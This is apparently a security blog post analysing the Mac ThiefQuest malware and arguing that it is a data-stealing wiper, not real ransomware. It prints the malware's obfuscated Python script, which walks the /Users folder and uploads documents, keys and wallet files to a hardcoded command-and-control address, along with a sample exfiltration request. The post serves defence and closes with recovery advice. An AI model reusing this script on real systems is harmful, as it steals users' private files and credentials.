Mac ThiefQuest malware may not be ransomware after all

By Thomas Reed

Published: 2020-07-06 · Archived: 2026-04-06 01:56:44 UTC

Editor's note: The original name for the malware, EvilQuest, has been changed due to a legitimate game of the same name from 2012. The new name, ThiefQuest, is also more fitting for our updated understanding of the malware.


The ThiefQuest malware, which was discovered last week, may not actually be ransomware according to new findings. The behaviors that have been documented thus far are still all accurate, but we no longer believe that the ransom is the actual goal of this malware.

Why? That's a great question, and there have been a number of bread crumbs that have led us to this conclusion.

Unlikely ransom behavior

The presence of keylogging and backdoor code, discovered by Patrick Wardle, is unusual in ransomware. Unheard of on the Mac, really, but then we haven't seen much ransomware on this side of the street. This discovery indicated that there was something strange about this threat.

There are also several clues left right in the ransom note itself:



The first clue is that the price of decryption is $50 USD. That's a strangely low price, and in USD rather than Bitcoin, and the victim would be expected to calculate the correct amount of Bitcoin at the exchange rate at that moment. This by itself, however, isn't proof of anything.

There was another finding later noticed by Lawrence Abrams, of Bleeping Computer, who has more experience with ransomware in the Windows world than most of the Mac researchers who were investigating. There was no

email address provided in the ransom note, so there's no way to get in touch with the criminals behind the malware to get your decryption key—and no way for them to contact you either.

Further, when ransom notes obtained from different systems were compared, it was discovered that the Bitcoin address given is the same for everyone. This means that there would be no way for the criminals to verify who paid the ransom.

Finally, although there is a decryption routine in the malware, findings by Patrick Wardle showed that it was not called anywhere in the malware code, meaning the function is orphaned and will never get executed.

This, plus the strange reluctance shown by the malware to actually encrypt anything, suggests that the ransom is merely a distraction. (I was only able to get files encrypted once, and that was not the same install where the malware was yelling at me every five minutes that it had encrypted my files when it actually hadn't.)

While looking at the network activity from an active install of ThiefQuest, I noticed that it was making literally hundreds of connections to the command and control (C2) server rapidly.

Like a magician, distracting your eye with one hand while the other performs some slight of hand, this malware appears to be making a lot of noise to cover for what we now believe is its real goal: data exfiltration.

Exfiltration?

For those unfamiliar with the term, data exfiltration is simply data theft. It's used to refer to the act of malware collecting data from an infected machine and sending it to a server under the attacker's control.

In the case of ThiefQuest, there was a Python script that was dropped on the system, but not reliably. (I didn't get it in every installation.) That script was used to exfiltrate data.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
(lambda __g: [[[[[[[[None for __g['pics'] in [(('.pdf', '.doc', '.jpg', '.txt', '.pages', '.pem', '.cer', '.crt', '.php',
'.py', '.h', '.m', '.hpp', '.cpp', '.cs', '.pl', '.p', '.p3', '.html', '.webarchive', '.zip', '.xsl', '.xslx', '.docx', '.ppt',
'.pptx', '.keynote', '.js', '.sqlite3', '.wallet', '.dat'))]][0] for __g['maxsz'] in [((1024 * 800))]][0] for __g['target_aa']
in [('http://%d.%d.%d.%d:%d%d0/d')]][0] for __g['chnksz'] in [(10000)]][0] for __g['startdir'] in [('%ss%ss')]][0] for
__g['requests'] in [(__import__('requests', __g, __g))]][0] for __g['os'] in [(__import__('os.path', __g, __g))]][0] for
__g['base64'] in [(__import__('base64', __g, __g))]][0] for __g['os'] in [(__import__('os', __g, __g))]][0])(globals())
if __name__ == '__main__':
    target_aa = target_aa % (0xA7, 0x47, 0xED, 0xDB, 0x50, 0x00)

    for r_, dirs, files in os.walk(startdir % ('/U', 'er')):
        for file in files:
                pathst = os.path.join(r_, file)
                if os.path.splitext(pathst)[1] in pics and os.path.getsize(pathst) <= maxsz:
                    rawb = base64.b64encode(open(pathst, 'r').read())
                    requests.post(target_aa, {'f': pathst, 'c': rawb})
```

This script scans through all the files in the `/Users/` folder—the folder that contains all user data for all users on the computer—for any files having certain extensions, such as .pdf, .doc, .jpg, etc. Some extensions in particular indicate points of interest for the malware, such as .pem, used for encryption keys, and .wallet, used for cryptocurrency wallets.

Those files are then uploaded via unencrypted HTTP, one after another. Examining the network packets showed that they contained a string with two pieces of information: a file path and a random string of characters.

```
c=VGhpcyBpcyBhIHRlc3QK&f=%2FUsers%2Ftest%2FDocuments%2Fpasswords.doc
```

The passwords.doc file this refers to was a decoy file that contained the text “This is a test.” The seemingly random string, `VGhpcyBpcyBhIHRlc3QK`, is a base64-encoded string that, when decoded, shows the content of the file.

Thus, the malware was exfiltrating hundreds of files over unencrypted HTTP.

So what is this Mac malware?

According to Abrams, such malware in the Windows world is known as a “wiper.” Such malware is often intended to steal data and wipe the system, in part or in whole, to cover its tracks.

Typically, a wiper is deployed in targeted attacks against a particular organization. Sometimes, as has been the case with malware such as the infamous NotPetya, that malware will spread beyond the target, or may intentionally be spread widely to hide who the target is.

At this point, there’s no indication that this is a targeted attack. It’s too all over the board so far, with random sightings all over the globe.

There is some indication that this may be just a proof-of-concept (PoC), such as the following comment in a Python script associated with the malware:

```
# n__ature checking PoC # TODO: PoCs are great but this thing will # deliver much better when implem
```

I am always reluctant to believe what a piece of malware tells me. This may be a red herring, or may be an old comment that was never removed, or perhaps that single Python script itself is the PoC. Still, the apparent lack of polish on this malware could mean that it was not really ready for release.

Additional capabilities

As mentioned previously, this malware appears to also include code for keylogging and for opening a backdoor to give the attacker prolonged access to your Mac. This is unusual for ransomware, but not really at all unusual for our new understanding of the malware.

More unexpected, though, is the fact that the malware appears to include code that behaves like the textbook definition of a virus—something that has not been seen on Macs since the change from System 9 to Mac OS X 10.0.

We previously noted that the malware injected itself into some files related to Google Software Update, and found this rather puzzling, as Google Chrome will detect the changes and replace the tampered files with clean ones. However, new findings on viral behavior from Patrick Wardle revealed more information about how this is happening.

> A virus is a specific type of malware that adds malicious code to legitimate apps or executables, as a way to spread or reinfect a machine.

The malware will actually search through the /Users/ folder looking for executable files. When it finds one, it will prepend malicious code to the beginning of the file. This means that when the file is executed, the malicious code is executed first. That code will then copy the legit file content into a new, invisible file and execute that.

The act of replacing or modifying a legit file with a malicious one, and then running legit code to make it look like nothing's wrong, is not new on macOS. In fact, the first real Mac ransomware, KeRanger, was spread through a modified copy of the Transmission torrent app. The attacker modified Transmission then hacked the Transmission web site to spread the poisoned version of the app.

However, until now, this had been done manually by an attacker in order to modify a legitimate app for malicious distribution. This has not been done in an automated fashion by malware since the days of System 1 through System 9, when Mac viruses were last seen.

What should I do if I'm infected?

The intent of the malware doesn't change its removal, and Malwarebytes for Mac will still remove all known components of the malware.

However, there are some other considerations. It's entirely possible that executable files on an infected Mac may have been modified maliciously, and these changes may not be detected by antivirus software. Even if they are, removal of those files may cause damage to software on your system. Thus, because of this danger and the likely damage to user data, it may be prudent to restore an infected system from backups rather than trying to disinfect it.

Recovering from data theft can be harder, in some ways, than recovering from ransomware. If you have good backups, recovering from ransomware is relatively easy. There's no taking back stolen data, though!

If you were infected, spend some time thinking about what data you have that may have been stolen. How you respond depends on the data. If you had credit cards in the data in your user folder, you may want to consider canceling them. If there was sensitive personal information, such as social security numbers, consider locking your credit with credit agencies. If you had passwords, change those passwords wherever you use them.

Ultimately, though, personal information that has been stolen is forever in other hands. In cases of embarrassing or damaging information that is leaked, there's no recovery. If the attacker decides to do something malicious with that—blackmail, for example—you can't protect yourself.

Thus, it's best not to rely on the FileVault encryption on your hard drive. That's great for protecting your data if your Mac gets stolen, but not so much against malware running on the machine. If you have any highly sensitive data, be sure that it is encrypted independently somehow. Prevention is always the best protection.

I don't have backups! Can I get my data back?

A decryptor for files that may have gotten encrypted is available on GitHub. It is a command-line tool, so if you've had files encrypted, you'll need to run the decryptor from the Terminal. If you aren't sure what to do, please feel free to seek help in the Malwarebytes forums.

About the author

Had a Mac before it was cool to have Macs. Self-trained Apple security expert. Amateur photographer.
